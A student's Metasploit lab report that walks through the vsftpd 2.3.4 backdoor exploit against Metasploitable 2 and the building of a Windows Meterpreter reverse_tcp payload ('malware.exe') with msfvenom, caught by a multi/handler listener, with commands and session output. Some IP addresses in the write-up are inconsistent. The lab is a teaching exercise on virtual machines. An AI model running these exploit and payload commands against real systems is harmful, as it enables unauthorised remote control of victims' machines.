ARYAMAN MISHRA

19BCE1027

LAB 9

What is reverse_tcp? Reverse_tcp is basically instead of the attacker initiating the connection which will obviously blocked by the firewall instead, the device initiates the connection to the attacker, which will be allowed by the firewall and the attacker then take control of the device and pass commands. It is a type of reverse shell. In this exercise a reverse TCP payload will be created for a windows machine to gain access to it using msfvenom msfvenom

- msfvenom is used to create the payload i.e malware creation and encoding

- Earlier the framework used was msfpayload, now it is msfvenom

- msfpayload was used for malware creation msfencode was used to encode malware


- msfvenom is a combination of msfpayload and msfencode Use msfvenom -h to get an overview Pre-requisites

- VMware Workstation 16

- Kali Linux (2020.1) installed and running


- Metasploit 5 or later ● Metasploitable 2 installed and running in parallel to kali linux Steps

Find IP Address on metasploitable2.



```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7c:48:72
          inet addr:192.168.29.89  Bcast:192.168.29.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7c:4872/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:155 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:14579 (14.2 KB)  TX bytes:8045 (7.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23849 (23.2 KB)  TX bytes:23849 (23.2 KB)

msfadmin@metasploitable:~$ _
```

Launch msfconsole on Kali Linux.




```
┌──(root💀 kali)-[~]
└─# msfconsole


         .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View advanced module options with
advanced
```

FTP Backdoor Exploit


Boot your metasploitable and using the ifconfig command find the ip address for the eth0 port.

Set Hosts by accessing vsftpd_234_backdoor.




```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.17.130
RHOSTS ⇒ 192.168.17.130
```


Exploit the Machine.



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.17.130:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.17.130:21 - USER: 331 Please specify the password.
[+] 192.168.17.130:21 - Backdoor service has been spawned, handling...
[+] 192.168.17.130:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.17.130:6200) at 2021-10-03 06:38:16 -0400
```




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 --platf
orm windows LHOST=192.168.17.132 LPORT=4545 -e x64/shikata_ga_nai -i 5 -f e
xe -o /root/malware.exe

[-] Skipping invalid encoder x64/shikata_ga_nai
[!] Couldn't find encoder to use
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /root/malware.exe
```




```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > 
```

This command will set the current exploit as exploit/multi/handler




```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


This command will show all the options corresponding to the chosen exploit



```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
```




```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```




```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.17.132:4545
```

Set the ports and exploit.


Download malware.exe on Windows 8.1 VM and launch the malware.exe file.



192.169.29.89/malware.exe



Check the terminal after opening the .exe file.



```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.17.132:4545
[*] Sending stage (201283 bytes) to 192.168.17.128
[*] Meterpreter session 1 opened (192.168.17.132:4545 → 192.168.17.128:57546) at 2021-10-04 00:28:33 -0400
```

This output conveys that the listener 192.168.29.120 ie our Kali Linux machine was successfully able to exploit 192.168.17.128(Windows 8.1) machine using reverse_tcp payload.